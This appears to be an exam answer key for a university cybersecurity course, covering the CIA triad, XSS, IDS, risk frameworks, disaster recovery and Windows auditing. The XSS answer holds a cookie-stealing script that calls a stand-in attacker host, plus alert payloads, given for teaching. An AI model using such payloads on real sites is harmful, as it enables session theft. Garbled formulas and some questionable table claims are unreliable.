


Cyber Security -Honor SEM VII- Security Information Management – Mumbai University Paper Solution

Q1. Attempt any FOUR

a) Discuss CIA Triad in information Security.

CIA stands for:

- 1. Confidentiality
- 2. Integrity
- 3. Availability



Confidentiality

- Confidentiality means that only authorized individuals/systems can view sensitive or classified information.
- The data being sent over the network should not be accessed by unauthorized individuals. The attacker may try to capture the data using different tools available on the Internet and gain access to your information.
- A primary way to avoid this is to use encryption techniques to safeguard your data so that even if the attacker gains access to your data, he/she will not be able to decrypt it.
- Encryption standards include **AES**(Advanced Encryption Standard) and **DES** (Data Encryption Standard). Another way to protect your data is through a VPN tunnel.




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
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
VPN stands for Virtual Private Network and helps the data to move securely over the network.



Integrity:

- Integrity ensures the accuracy, consistency, and reliability of data throughout its lifecycle. It involves preventing unauthorized modification, deletion, or alteration of information.
- Hash functions, digital signatures, version control, and access controls contribute to maintaining the integrity of data.








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Availability:

- Availability ensures that information and resources are accessible and usable when needed. It involves preventing disruptions or downtime that could impact the normal functioning of systems and services.
- Redundancy, backup systems, disaster recovery plans, and fault-tolerant architectures are examples of measures to ensure availability.



b) Explain concept of High Availability

- High Availability (HA) is a concept in information technology and systems design that refers to the ability of a system or service to remain operational and accessible for a high percentage of the time.
- The goal of achieving high availability is to minimize downtime, ensure continuous service delivery, and prevent disruptions that could impact users, customers, or critical business operations.
- High Availability is crucial for mission-critical applications and services where downtime can lead to significant financial losses, reputational damage, or other adverse consequences.

Redundancy:

Redundancy involves duplicating critical components or systems to ensure that if one fails, another can seamlessly take over. Redundancy can be implemented at various levels, including hardware, software, and network infrastructure.



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Fault Tolerance:

Fault tolerance is the ability of a system to continue functioning properly in the presence of faults or failures. Fault-tolerant systems are designed to detect and respond to failures without causing a complete system outage.

Load Balancing:

Load balancing distributes incoming network traffic or computing workload across multiple servers or resources. This helps prevent individual components from being overwhelmed and ensures that the overall system remains responsive and available.

Automatic Failover:

Automatic failover is a mechanism that enables a system to switch to a redundant or backup component automatically when a failure is detected. This process occurs without manual intervention, minimizing downtime.

Data Replication:

Data replication involves creating and maintaining copies of data in multiple locations. In the event of a failure, the system can switch to a replica, ensuring continuous access to data.

Scalability:

Scalability refers to the ability of a system to handle increased load or demand by adding resources. Scalable systems can adapt to changing workloads, ensuring that performance remains consistent.

Monitoring and Management:

Continuous monitoring of system health and performance is essential for identifying potential issues before they lead to downtime.

c) Illustrate various XSS attack

Cross-Site Scripting (XSS) is a type of security vulnerability that occurs when an attacker injects malicious scripts into web pages viewed by other users. These scripts can be executed in the context of a user's browser, allowing the attacker to steal information, manipulate the appearance of the page, or perform other malicious actions. XSS attacks can be categorized into three main types: stored, reflected, and DOM-based.

Stored XSS Attack:

In a stored XSS attack, the malicious script is permanently stored on the target server, typically within a database. When a user requests the affected page, the server includes the malicious script in the response.

```
html
                                                            Copy code
<!-- Malicious input submitted by an attacker -->
<script>
   // Malicious script to steal user cookies
   document.location='https://attacker.com/steal.php?cookie='+document
</script>
<!-- Displayed on the victim's browser -->
Welcome, <script>document.location='https://attacker.com/steal.php?d
```

In this example, the attacker injects a script that redirects the victim to an external site while also capturing their cookies.

Reflected XSS Attack:

In a reflected XSS attack, the malicious script is embedded in a URL or a form input. The server reflects the input back to the user's browser without proper validation or sanitization.

```
url
                                                             Copy code
https://vulnerable-site.com/search?query=<script>alert('XSS')</script>
```

In this case, the user is tricked into clicking a link that contains the malicious script. The script is then executed within the context of the vulnerable web page.

DOM-based XSS Attack:

DOM-based XSS attacks occur when the client-side script modifies the Document Object Model (DOM) of a web page. The attack is usually triggered by modifying the URL or by interacting with the page through client-side scripts.





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```
html
                                                             Copy code
<!-- Vulnerable JavaScript code on the web page -->
<script>
   var searchTerm = window.location.hash.substring(1);
   document.write('Search results for: ' + searchTerm);
</script>
<!-- Attacker-controlled URL -->
https://vulnerable-site.com/page#<img src=x onerror=alert('XSS')>
```

In this example, the attacker manipulates the URL to inject a script into the page. The vulnerable JavaScript code then executes the script within the context of the page.

To prevent XSS attacks, developers should validate and sanitize user inputs, use proper output encoding, and implement Content Security Policy (CSP) headers to control which scripts can be executed on a page. Additionally, web application firewalls and regular security audits can help mitigate the risk of XSS vulnerabilities.

- d) Explain Information Security issue in Cloud Computing.
- 1. Misconfiguration: As one of the most common cloud security vulnerabilities, misconfiguration occurs when cloud resources are not properly configured, thereby leaving critical gaps in cloud security systems and allowing malicious attackers to steal passwords, location data, and other sensitive information.
- 2. Unauthorized access: With excessively permissive cloud access, unrestricted ports, and secret data management failures (e.g., poorly protected passwords, encryption keys, API keys, and admin credentials), malicious attackers can breach cloud-based resources.
- 3. **Data breaches:** This common cloud security risk occurs when sensitive information is extracted from an organization without its permission or awareness. Misconfigurations and the lack of runtime protection can leave data vulnerable to theft, resulting in financial loss, reputational damage, and legal liabilities.
- 4. **Insecure interfaces:** Failure to properly secure interfaces and APIs provides a doorway for threat actors to gain access to cloud accounts and steal sensitive data and information, such as financial information, passwords, health records, and more.





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- 5. Account hijacking: Cyber-attackers utilize password-cracking techniques to guess or steal login credentials and breach access to cloud resources, often leading to financial losses, compromised information, and reputational damage.
- 6. Unmanaged attack surface: When organizations migrate to the cloud without understanding how to secure their data, sensitive information and resources are left vulnerable to exploitation by attackers, resulting in many issues.
- 7. **Human error:** From using weak passwords to falling victim to phishing scams, human error is a common issue that puts cloud security systems at risk. Statistics show that 88% of cloud-based data breaches are attributed to human error.
- 8. Inadequate change control: When change management and control protocols are inadequate or neglected, unnoticed misconfigurations can occur, resulting in unauthorized access, data breaches, and data leaks.

e) Explain Various threats to Access Control.

Access control is a critical component of information security, aiming to restrict and manage user access to systems, applications, and data.

Various threats can undermine the effectiveness of access control mechanisms, potentially leading to unauthorized access, data breaches, and other security incidents.

• Unauthorized Access:

Unauthorized access occurs when an individual gains entry to a system, application, or data without proper authorization. This can result from weak authentication mechanisms, stolen credentials, or bypassing access controls through vulnerabilities.

Weak Authentication:

Weak authentication mechanisms, such as easily guessable passwords or lack of multifactor authentication, can be exploited by attackers to gain unauthorized access to user accounts.

Credential Theft:

Attackers may employ various techniques to steal user credentials, including phishing, keylogging, or exploiting vulnerabilities in authentication processes. Once credentials are compromised, unauthorized access becomes possible.

Insider Threats:

Insiders, whether malicious or unintentional, pose a significant threat to access control. Employees or individuals with legitimate access may abuse their privileges, intentionally or unintentionally compromising security.





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Privilege Escalation:

Privilege escalation involves an attacker gaining higher-level access rights than through exploiting vulnerabilities, originally granted. This can occur misconfigurations, or weaknesses in the access control system.

Access Control Bypass:

Attackers may attempt to bypass access controls by exploiting vulnerabilities in the underlying systems or applications. This can include exploiting software flaws, misconfigurations, or taking advantage of insecure protocols.

Denial of Service (DoS) Attacks:

DoS attacks aim to disrupt the availability of a system or service. Access control mechanisms can be targeted to overwhelm authentication systems, making it difficult or impossible for legitimate users to access resources.

Man-in-the-Middle (MitM) Attacks:

MitM attacks involve intercepting and potentially altering communication between two parties. This threat can undermine access control by allowing an attacker to eavesdrop on sensitive data or manipulate communications between users and systems.

Brute Force Attacks:

In a brute force attack, an attacker systematically attempts all possible combinations of passwords until the correct one is found. Weak or easily guessable passwords are particularly vulnerable to this type of attack.

Elevation of Privilege:

Elevation of privilege attacks involve exploiting vulnerabilities to gain higher levels of access than originally intended. This can enable attackers to perform unauthorized actions within a system.

Inadequate Logging and Monitoring:

Without proper logging and monitoring, organizations may not detect suspicious activities or unauthorized access promptly. This lack of visibility hinders the ability to respond to potential threats in a timely manner.



Q.2) Describe Risk assessment techniques outlined in ISO31010 Framework

- ISO/IEC 31010:2009 *Risk Management Risk assessment techniques* is a supporting standard for <u>ISO31000</u> which provides guidance on the selection and application of systematic techniques for risk assessment. Risk assessments carried out in accordance with the Standard form part of wider risk management activities.
- ISO31010 introduces the reader to the application of a range of risk assessment techniques, with specific references to other international standards where the concept and application of techniques are described in greater detail.

The purpose of risk assessment is to provide evidence-based information and analysis to make informed decisions on how to treat particular risks and how to select between options.

Principal benefits of a performing risk assessment include:

- Providing objective information for decision makers.
- An understanding of the risk and its potential impact upon objectives.
- Identifying, analysing and evaluating risks and determining the need for their treatment.
- The quantification or ranking of risks.
- Contributing to the understanding of risks in order to assist in the selection of treatment options.
- Identification of the important contributors to risks and weak links in systems and organisations.
- Comparison of risks in alternative systems, technologies or approaches.
- Identification and communication of risks and uncertainties.
- Assisting with establishing priorities for health and safety.
- Rationalising a basis for preventive maintenance and inspection.
- Post-incident investigation and prevention.
- Selecting different forms of risk treatment.
- Meeting regulatory requirements.

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• Providing information that will help evaluate the tolerability of the risk when compared with pre-defined criteria.

OR

What Are the Risk Assessment Techniques Outlined in ISO 31010?

In line with its breakdown of a risk assessment process, ISO 31010 provides an appendix of specific techniques that an organization can use to follow through on its analysis. Additionally, these techniques are mapped explicitly into the risk assessment process defined in ISO/IEC 31000.

- Eliciting Insights from Stakeholders and Experts (B1): This family of techniques focuses on how to gather information from SMEs and other stakeholders in an accurate and effective way. Some techniques defined here include structured brainstorming, gaining a consensus from a group of experts (the Delphi technique), distributed 1-1 brainstorming sessions (Nominal group technique), interviews, and surveys.
- Identifying Risks (B2): This family of techniques emphasizes how the organization accurately gathers information on and identifies risks within its systems. These techniques include the use of classification and taxonomies, using Failure Modes and Effects (FMEA) and Failure Modes, Effects, and Criticality (FMCEA) Analysis, using Hazard and Operability (HAZOP) studies, scenario analysis, and Structured What-If Techniques (SWiFT).
- **Determining Sources of Risk (B3):** This family of techniques foregrounds the capacity of an organization to properly understand the causes of risks through the study of risk relationships. These techniques include analyzing intangible risk sources (Cindynic approach) and team-based causal analysis (Ishikawa analysis).
- Analyzing Controls (B4): This family of techniques emphasizes the organization's ability to determine if controls are adequate and appropriate for identified risks. This includes bow-tie analysis, Hazard Analysis and Critical Control Points (HACCP), and Layers of Protection Analysis (LOPA).
- Understanding Consequences (B5): These techniques help the organization understand the more significant impact of risks depending on the context and history of the system. These techniques include Bayesian analysis, Bayesian Networks and Influence Diagrams, Business Impact Analysis (BIA), Cause-Consequence Analysis (CCA), Event Tree Analysis (ETA), Fault Tree Analysis (FTA), Human Reliability Analysis (HRA), Markov Analysis, Monte Carlo simulation, and Privacy Impact Analysis (PIA).
- Analyzing Dependencies (B6): This technique requires that the organization perform causal mapping or use chains of argument or logic showing the relationships between





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events, controls, and risks. This includes causal mapping and cross-impact analysis.

- **Providing Measure of Risk (B7):** These techniques provide ways to measure risk impact on systems or the wider public. These techniques include toxicological risk assessment, Value at Risk (VaR) assessment, and Conditional VaR.
- Evaluating Significance of Risk (B8): This family of techniques defines ways to determine how to treat risk within the organization's context. This includes testing for the principle of "reasonably practicable" for risk toleration, using Frequency-Number (F-N) diagrams and Pareto charts, assessing based on Reliability-Centered, Maintenance (RCM), and using mapping risk indices.
- Selecting Between Options (B9): These techniques relate to the organization's capability to make decisions between two more paths for risk management, including decisions regarding acceptable risk and implemented controls. These techniques will include Cost-Benefit Analysis (CBA), decision tree analysis, game theory, and Multi-Criteria Analysis (MCA).
- Recording and Reporting (B10): These techniques refer to the organization's ability to record risk information into a database to provide insights into evolving risk potential and evaluation. These techniques will include risk registers, maintaining maintenance documents, and modeling with S-curves.

Q.2b) Define Intrusion Detection System, Explain in detail IDS techniques.

Ans:

Intrusion Detection System (IDS):

An Intrusion Detection System (IDS) is a security tool designed to monitor network or system activities for signs of malicious or unauthorized activities. The primary goal of an IDS is to detect and respond to security incidents in real-time or near real-time. It operates by analyzing network or system events, comparing them against predefined signatures or behavioral baselines, and raising alerts or taking actions when suspicious or malicious activities are identified.

IDS Techniques:

1) Signature-Based Detection:

Signature-based detection relies on predefined patterns or signatures of known threats. These signatures represent specific characteristics or sequences of data associated with known malware or attack techniques. The IDS compares observed network traffic or system behavior



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
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against these signatures to identify matches.


Pros: Effective at detecting known threats with well-defined signatures.


Cons: Limited to detecting previously identified threats; may miss unknown or zero-day attacks.



2) Anomaly-Based Detection:

Anomaly-based detection focuses on identifying deviations from normal or expected behavior. The IDS establishes a baseline of normal activities and raises alerts when observed behaviors deviate significantly from this baseline. It can detect novel and previously unseen threats. Pros: Capable of detecting unknown or evolving threats; adaptable to changing environments. Cons: May generate false positives if the baseline is not well-established or if legitimate changes occur in the network.







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
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3) Heuristic-Based Detection:

Description: Heuristic-based detection involves the use of rules or algorithms that define certain patterns or behaviours indicative of an attack. Unlike strict signatures, heuristics allow for some flexibility in recognizing variations of known attack patterns.

Pros: Provides a balance between signature-based and anomaly-based approaches; adaptable to variations in attack techniques.

Cons: May still generate false positives; not as precise as signature-based detection.



4) Behavioural-Based Detection:

Description: Behavioural-based detection focuses on understanding the normal behavior of users, systems, or networks. It then looks for deviations or anomalies in behavior that may indicate malicious activities. It often involves machine learning algorithms to adapt to evolving


Pros: Effective at detecting subtle and sophisticated attacks; adaptive to changing attack techniques.

Cons: Requires a learning period to establish baseline behavior; may produce false positives during periods of change.



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5) Network-Based IDS (NIDS):

Description: NIDS monitors network traffic for suspicious activities. It analyzes packets and looks for patterns or signatures indicative of known attacks. NIDS can be deployed at strategic points within a network to monitor traffic in real-time.

Pros: Provides a comprehensive view of network activities; effective for detecting networklevel threats.

Cons: May not detect activities within encrypted traffic; limited to the visibility of the network segments it monitors.




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Workstations

6) Host-Based IDS (HIDS):

Description: HIDS is installed on individual hosts or servers to monitor activities at the host level. It examines log files, system calls, and other host-specific information to identify signs of malicious activities or unauthorized access.


Pros: Offers detailed insights into host activities; effective for detecting attacks targeting specific systems.

Cons: Limited to the visibility of the host it is installed on; may not detect network-level threats.





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7) Signature-less Detection:

Description: Signature-less detection techniques focus on identifying anomalies without relying on predefined signatures. Machine learning, statistical analysis, and behavioral analytics fall into this category. These methods adapt to changing attack patterns and can detect novel threats.

Pros: Effective at detecting unknown threats; adaptable to evolving attack techniques.

Cons: May require substantial computational resources; potential for false positives during the learning phase.




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


8) Hybrid Approaches:

Description: Hybrid IDS solutions combine multiple detection techniques to leverage their strengths and compensate for weaknesses. For example, a hybrid IDS might integrate signature-based detection for known threats, anomaly-based detection for unknown threats, and heuristics for specific attack patterns.

Pros: Provides a more comprehensive and robust detection capability; better at reducing false positives and negatives.

Cons: May increase complexity and resource requirements; requires careful tuning and configuration.





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Q3) Explain Availability, Mean Time Between Failure (MTBF), Mean Time to Repair (MTTR) and calculate the Availability for a product has MTBF of 200hrs and MTTR of 10hrs.

Availability is a measure of the time a system or product is operational and available for use. It is often expressed as a percentage and is calculated using the formula:

Availability=MTBFMTBF+MTTR×100% Availability=mtbf+mttrmtb F×100%

Where:

- MTBF (Mean Time Between Failure) is the average time a system or product operates before experiencing a failure.
- MTTR (Mean Time To Repair) is the average time it takes to repair the system or product after a failure.

Let's use the provided values:

- MTBF = 200 hours
- MTTR = 10 hours

Availability=200200+10×100%=200210×100%≈95.24% Availability $=200+10200\times100\%=210200\times100\%\approx95.24\%$

So, the availability of the product is approximately 95.24%. This means that, on average, the product is operational and available for use about 95.24% of the time.



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b. Explain in details COBIT Framework.

COBIT, which stands for Control Objectives for Information and Related Technologies, is a framework for developing, implementing, monitoring, and improving information technology (IT) governance and management practices within an organization. COBIT was originally developed by ISACA (Information Systems Audit and Control Association) and is now maintained by the COBIT Steering Committee.

COBIT provides a comprehensive framework that helps organizations align their IT goals with business objectives, ensure the effective use of IT resources, and manage the risks associated with IT processes. The framework is organized into a set of principles, processes, and best practices that guide organizations in establishing and maintaining a governance and management system for IT.

COBIT 5 principles

COBIT 5 is based on five principles that are essential for the effective management and governance of enterprise IT:

- Principle 1: Meeting stakeholder needs
- Principle 2: Covering the enterprise end to end
- Principle 3: Applying a single integrated framework
- Principle 4: Enabling a holistic approach
- Principle 5: Separating governance from management

These five principles enable an organisation to build a holistic framework for the governance and management of IT that is built on seven 'enablers':

- People, policies and frameworks
- Processes
- Organisational structures
- Culture, ethics and behaviour
- Information
- Services, infrastructure and applications
- People, skills and competencies Warm Site:

Benefits of COBIT The COBIT 5 framework can help organisations of all sizes:

- Improve and maintain high-quality information to support business decisions.
- Use IT effectively to achieve business goals.
- Use technology to promote operational excellence.
- Ensure IT risk is managed effectively.
- Ensure organisations realise the value of their investments in IT; and
- Achieve compliance with laws, regulations and contractual agreements.

Q.4) a. Describe various Disaster Recovery Techniques? Ans:

Disaster recovery (DR) techniques are strategies and processes that organizations implement to recover and resume normal operations following a disruptive event, such as a natural disaster, cyberattack, hardware failure, or any other incident that can cause a significant disruption to business continuity. Here are various disaster recovery techniques:

Data Backup and Restoration:

Description: Regularly backing up critical data and systems is a fundamental aspect of disaster recovery. Organizations often use various backup methods, such as full, incremental, or differential backups.

Technique: Backup data to on-premises servers, offsite locations, or cloud storage. Ensure that backup copies are easily accessible and can be restored quickly in case of a disaster.

Cold Sites, Warm Sites, and Hot Sites:

Description: These are physical or virtual locations that organizations can use to resume operations after a disaster. The level of preparation and infrastructure in these sites varies.

Techniques:

Cold Site: Provides basic infrastructure and facilities, but the organization must install and configure necessary systems and data.

Contains partially configured systems and data, requiring less time for recovery than a cold site.



Hot Site: Fully equipped with operational systems and up-to-date data, allowing for rapid recovery.

Cloud-Based Disaster Recovery:

Description: Leveraging cloud services for disaster recovery purposes, which provides flexibility, scalability, and often reduces the need for significant upfront investments in infrastructure.

Technique: Use cloud providers to store backups, replicate data, and run applications in the cloud. This approach can enhance accessibility and reduce downtime.

Data Replication:

Description: Creating and maintaining identical copies of data in real-time or near real-time to ensure redundancy and quick recovery in case of a disaster.

Techniques:

Synchronous Replication: Mirrors data simultaneously to multiple locations. Asynchronous Replication: Delays the replication process slightly, but it can reduce the impact on production systems.

Virtualization:

Description: Using virtualization technologies to create virtual instances of servers, applications, and data, which can be easily moved or replicated.

Technique: Create virtualized environments that can be quickly activated in the event of a disaster. This technique can provide flexibility and reduce hardware dependencies.

Failover Systems:

Description: Employing redundant systems that automatically take over when the primary systems fail, ensuring continuous availability.

Technique: Use clustering and load balancing technologies to distribute workloads across multiple systems. In the event of a failure, traffic is redirected to the failover systems.

Incident Response Planning:

Description: Establishing detailed plans and procedures to manage and respond to incidents effectively, including those that may lead to a disaster.

Technique: Develop incident response plans that outline specific actions to be

taken during and after a disaster. This includes communication plans, resource allocation, and coordination of response efforts.

Testing and Regular Drills:

Description: Regularly testing and conducting drills to ensure that disaster recovery plans and techniques work as intended.

Technique: Conduct simulated disaster scenarios to validate the effectiveness of recovery procedures, identify areas for improvement, and train personnel on their roles and responsibilities.

Vendor Services and Disaster Recovery as a Service (DRaaS):


Description: Outsourcing disaster recovery services to specialized vendors who provide infrastructure, expertise, and support.

Technique: Engage with DRaaS providers who offer tailored disaster recovery solutions, often based on cloud technologies. This approach can be cost-effective and scalable.

Documentation and Documentation Management:

Description: Maintaining comprehensive documentation of systems, configurations, and procedures to facilitate recovery efforts.

Technique: Document critical information, such as system configurations, network layouts, and disaster recovery plans. Keep this documentation up to date and accessible to key personnel.



Q4.b) Explain any two different Access Control Model from the Following

- a. Discretionary
- b. Mandatory
- c. Role Based
- d. Rule -Based

Ans:

Access control models are frameworks that define how access to resources is granted or restricted within a system or organization. Each model has its own set of rules and principles for determining who or what can access specific resources. Here's an explanation of the different access control models you mentioned:


a. Discretionary Access Control (DAC):


Description: In a Discretionary Access Control model, the owner of a resource has the discretion to grant or deny access to that resource. The decision-making authority is decentralized, allowing users to control access to their own resources. Key Features:

Owner Controls Access: The owner of a resource decides who can access it. Flexibility: Provides flexibility but may lead to potential security risks if owners are not cautious.

Common in File Systems: Often implemented in file systems where users can set permissions on their files and directories.

Discretionary Access Control (DAC)





b. Mandatory Access Control (MAC):


Description: In a Mandatory Access Control model, access decisions are based on security labels and policies determined by a central authority. The access control is typically more rigid and follows a predefined set of rules.

Key Features:

Central Authority: A central authority, such as a security administrator, defines and enforces access policies.

Labels and Clearance: Resources and users are assigned security labels and clearance levels, and access is determined based on matching labels.

Common in Government and Military: Often used in environments with strict security requirements, such as government and military settings.




c. Role-Based Access Control (RBAC):

Description: Role-Based Access Control assigns access rights to users based on their roles within the organization. Users are assigned to specific roles, and roles are associated with permissions.


Key Features:

Roles: Users are assigned roles, and permissions are associated with each role. Simplifies Administration: Streamlines administration by managing permissions at the role level.

Scalability: Well-suited for large organizations with diverse user roles and responsibilities.



Role-Based Access Control



d. Rule-Based Access Control (RBAC):


Description: Rule-Based Access Control, also known as Policy-Based Access Control, involves defining access rules based on conditions and policies. Access decisions are made based on these rules.


Key Features:

Conditions and Policies: Access decisions are determined by rules that consider various conditions and policies.

Fine-Grained Control: Allows for fine-grained control over access based on specific criteria.

Dynamic Access Control: Access rules can be dynamic and adapt to changing conditions.







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Q5.a) Compare the quantitative and qualitative risk assessment approaches.



Qualitative Vs. Quantitative Risk Analysis

Basis	Qualitative Risk Analysis	Quantitative Risk Analysis
CONCEPT	It is a subjective approach & primary objective is to identify severity of risks	It is objective approach that uses verified data & statistical tools to analyze risk & impact
HOW IS IT PERFORMED?	Ranks the risks on a scale of 0 to 1	Considers risks closer to 1 to calculate risk
WHAT IT DOES?	Assesses likeliness of risk to inform team about which is to be addressed first	Uses numerical calculations to determine risk & its impact
COMPLEXITY	More complex as no tools to assist	Less complex as tools are available to assist
TIME CONSUMING	More time consuming	Less time consuming
WHEN TO PERFORM	At start of every new project	When there is loads of data on the risk
EASE OF USE	Easy to use as no calculation is involved	Nor easy as involves numbers & calculations
SUITABILITY	All kinds of projects	Complex projects
VOLUME OF RISK	Considers all the risks	Considers important risk marked by qualitative risk analysis



Quantitative Approaches	Qualitative Approaches	
Results are based on objective measures	Results are based on subjective measures.	
Cost and benefit issues are important	Monetary value of assets is not important.	
Requires large amount of historical information like threat frequency, likelihood, etc.	Limited effort is required to develop monetary value, threat frequency	
More complex process, mathematical tools are required	Relatively straight forward, mathematical tools are not needed	
Mostly performed by technical and security	Can be performed by non-technical and	
staff	non-security staff	

Q5.b) Explain Various types of Audits in Windows Environment?

Ans: In a Windows environment, various types of audits can be conducted to assess and monitor the security, compliance, and performance of the system. These audits help organizations identify potential issues, track user activities, and ensure adherence to security policies. Here are some key types of audits in a Windows environment:

1. Security Audits:

Description: Security audits in Windows focus on monitoring and recording security-related events within the system. These events include logon attempts, privilege use, account management, and other activities that can impact system security.

Tools: Windows Security Log, Event Viewer

Example Events: Logon success/failure, privilege use, account changes, system integrity checks.



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2. Account Audits:

Description: Account audits involve tracking changes related to user accounts, including user creation, modification, and deletion. This is crucial for ensuring that user accounts are managed securely.

Tools: Security logs, Active Directory Auditing

Example Events: User account creation, modification, deletion, password changes.

3. Group Policy Audits:

Description: Group Policy audits focus on monitoring changes to Group Policy Objects (GPOs) in the Active Directory environment. This helps ensure that policies are correctly applied and that unauthorized changes are detected.

Tools: Advanced Group Policy Management (AGPM), Event Viewer

Example Events: Changes to GPO settings, modifications to Group Policy infrastructure.

4. File and Folder Audits:

Description: File and folder audits track access and changes to files and directories. This is important for detecting unauthorized access or modifications to sensitive data.

Tools: Windows File Server Auditing, Security logs

Example Events: File access, file modification, file deletion, permission changes.

5. Registry Audits:

Description: Registry audits focus on monitoring changes to the Windows Registry. Unauthorized changes to registry settings can impact system stability and security.

Tools: Security logs, Registry Auditing tools

Example Events: Registry key creation, modification, deletion.

6. Logon Audits:

Description: Logon audits track user logon and logoff activities, providing insights into user sessions and potential security threats.

Tools: Security logs, Event Viewer

Example Events: Logon success/failure, logoff events, session disconnects.

Compliance Audits:



Description: Compliance audits ensure that systems adhere to regulatory standards and internal security policies. This may involve assessing configurations, access controls, and user permissions.

Tools: Security Compliance Manager, Group Policy, Third-party audit tools Example Checks: Password policies, encryption settings, firewall configurations.

7. Application Audits:

Description: Application audits involve monitoring events and activities related to specific applications running on Windows systems. This is important for identifying potential security issues or abnormal behavior.

Tools: Application-specific logs, Event Viewer

Example Events: Application errors, user interactions, access violations.

8. Network Audits:

Description: Network audits focus on monitoring network-related events and activities, such as network connections, firewall rules, and network traffic.

Tools: Network monitoring tools, Security logs
